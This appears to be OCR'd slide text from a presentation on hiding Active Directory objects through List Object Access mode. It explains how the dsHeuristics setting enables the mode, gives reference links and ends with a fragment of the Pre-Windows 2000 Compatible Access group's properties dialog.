
Cloaking AD


List Object Access mode


- Adds List Object permission option.
- Controls visibility of AD objects.
- Often configured in College/University environments to hide student info & class group membership.
- Configured via dsHeuristics (CN=Windows NT, CN=Services,CN=Configuration, [FQDN DN]
  - dsHeuristics = 1

- https://www.itprotoday.com/active-directory/hiding-data-active-directory-part-3-enabling-list-object-mode-forest
- https://social.technet.microsoft.com/wiki/contents/articles/29558.active-directory-controlling-object-visibility-list-object-mode.aspx
- https://dirteam.com/sander/2008/12/09/active-directory-visibility-modes/



Pre-Windows 2000 Compatible Access Properties
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folde
